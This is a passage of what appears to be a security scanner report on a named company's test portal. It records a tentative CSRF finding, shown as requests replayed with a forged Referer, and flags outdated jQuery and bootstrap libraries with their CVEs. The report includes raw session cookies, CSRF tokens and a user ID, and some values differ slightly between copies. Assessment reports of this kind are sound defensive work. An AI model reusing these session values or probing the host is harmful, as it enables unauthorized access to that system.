https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 88
Connection: close

zFp8P+mkFj8svjs27OUCDphy26GcTffq0GnMsjlFHIY=CC5A7C3FE9A4163F2CBE3B36ECE5020E9872DBA19C4D

Request 2

POST /neptune/native/fetch_csrf?sap-client=650 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=97b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aaPYSymhbwIwjgeahb.com/
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.2f181ead07ef49ba
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2f181ead07ef49ba-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

Response 2

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:47:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
dxp-sap: 21100006
x-user-logon-language: E
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/

```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
ai-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 88
Connection: close

a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
```

2.3. https://testportal.zalaris.com/neptune/native/neptune_login_ping.html

Summary

Severity: **Medium**

Confidence: **Tentative**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

Request 1

```
POST /neptune/native/neptune_login_ping.html?clear_saml_cookies HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=58661350865f396a2f538235577b8009;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564413184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.0e0102bd9e114db6
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-0e0102bd9e114db6-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 30
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
```

```

https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>

```

Request 2

```

POST /neptune/native/neptune_login_ping.html?clear_saml_cookies HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://LwPBHtQceDjhKSeSmK.com/
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.0e0102bd9e114db6
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-0e0102bd9e114db6-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:51:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 30
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>

```

3. Vulnerable JavaScript dependency

There are 5 instances of this issue:

- [/irj/portal](#)
- [/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](#)
- [/nea/v1/authenticate](#)
- [/neptune/server/sapui5/1.71/resources/sap-ui-core.js](#)
- [/resetpwd/resetpwd.html](#)

Issue background

The use of third-party JavaScript libraries can introduce a range of DOM-based vulnerabilities, including some that can be used to hijack user accounts like DOM-XSS.

Common JavaScript libraries typically enjoy the benefit of being heavily audited. This may mean that bugs are quickly identified and patched upstream, resulting in a steady stream of security updates that need to be applied. Although it may be tempting to ignore updates, using a library with missing security patches can make your website exceptionally easy to exploit. Therefore, it's important to ensure that any available security updates are applied promptly.

Some library vulnerabilities expose every application that imports the library, but others only affect applications that use certain library features. Accurately identifying which library vulnerabilities apply to your website can be difficult, so we recommend applying all available security updates regardless.

Issue remediation

Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

Vulnerability classifications

- [CWE-1104: Use of Unmaintained Third Party Components](#)
- [A9: Using Components with Known Vulnerabilities](#)

3.1. <https://testportal.zalaris.com/irj/portal>

Summary

Severity:	Low
Confidence:	Tentative
Host:	https://testportal.zalaris.com
Path:	/irj/portal

Issue detail

We observed 3 vulnerable JavaScript libraries.

We detected **jquery** version **1.11.3.min**, which has the following vulnerabilities:

- [CVE-2015-9251](#): 3rd party CORS request may execute
- [CVE-2015-9251](#): `parseHTML()` executes scripts in event handlers
- [CVE-2019-11358](#): jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles `jQuery.extend(true, {}, ...)` because of Object.prototype pollution
- [CVE-2020-11022](#): Regex in its `jQuery.htmlPrefilter` sometimes may introduce XSS
- [CVE-2020-11023](#): Regex in its `jQuery.htmlPrefilter` sometimes may introduce XSS

We also detected **jquery-migrate** version **1.2.1.min**, which has the following vulnerability:

- Selector interpreted as HTML
<http://bugs.jquery.com/ticket/11290>
<http://research.insecurelabs.org/jquery/test/>

We also detected **bootstrap** version **3.3.4**, which has the following vulnerabilities:

- [CVE-2019-8331](#): XSS in data-template, data-content and data-title properties of tooltip/popover
- [CVE-2018-14041](#): XSS in data-target property of scrollspy
- [CVE-2018-14040](#): XSS in collapse data-parent attribute
- [CVE-2018-14042](#): XSS in data-container property of tooltip
- [CVE-2016-10735](#): XSS is possible in the data-target attribute.

Request 1

```
GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```


Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
</script>
<script src="//code.jquery.com/jquery-1.11.3.min.js"></script>
<script src="//code.jquery.com/jquery-migrate-1.2.1.min.js"></script>
...[SNIP]...
</script>
<script src="//maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js"></script>
...[SNIP]...
```

3.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Summary

Severity: **Low**

Confidence: **Tentative**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Issue detail

We observed a vulnerable JavaScript library.

We detected **jquery** version **1.11.1**, which has the following vulnerabilities:

- **CVE-2015-9251**: 3rd party CORS request may execute
- **CVE-2015-9251**: `parseHTML()` executes scripts in event handlers
- **CVE-2019-11358**: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles `jQuery.extend(true, {}, ...)` because of Object.prototype pollution
- **CVE-2020-11022**: Regex in its `jQuery.htmlPrefilter` sometimes may introduce XSS
- **CVE-2020-11023**: Regex in its `jQuery.htmlPrefilter` sometimes may introduce XSS

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js?version=2018042415222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7FC650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:50:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 12:45:36 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs=require,define;(function(global){var req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\*(\[s\]?)?)(\*\/|([
...[SNIP]...
etAttribute("data-requirecontext");}})(context?context.defQueue:globalDefQueue).push([name,deps,callback]);};define.amd={jQuery:true};req.exec=function(text){return
eval(text);};req(cfg);})(this);/*!
* jQuery JavaScript Library v1.11.1
* http://jquery.com/
*
* Includes Sizzle.js
* http://sizzlejs.com/
*
* Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
* Released under the MIT license
* http://jquery.org/
...[SNIP]...
```

3.3. https://testportal.zalaris.com/nea/v1/authenticate

Summary

Severity:	Low
Confidence:	Tentative
Host:	https://testportal.zalaris.com
Path:	/nea/v1/authenticate

Issue detail

We observed a vulnerable JavaScript library.

We detected **jquery** version **3.3.1.min**, which has the following vulnerabilities:

- CVE-2019-11358**: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- CVE-2020-11022**: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- CVE-2020-11023**: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

Request 1

```
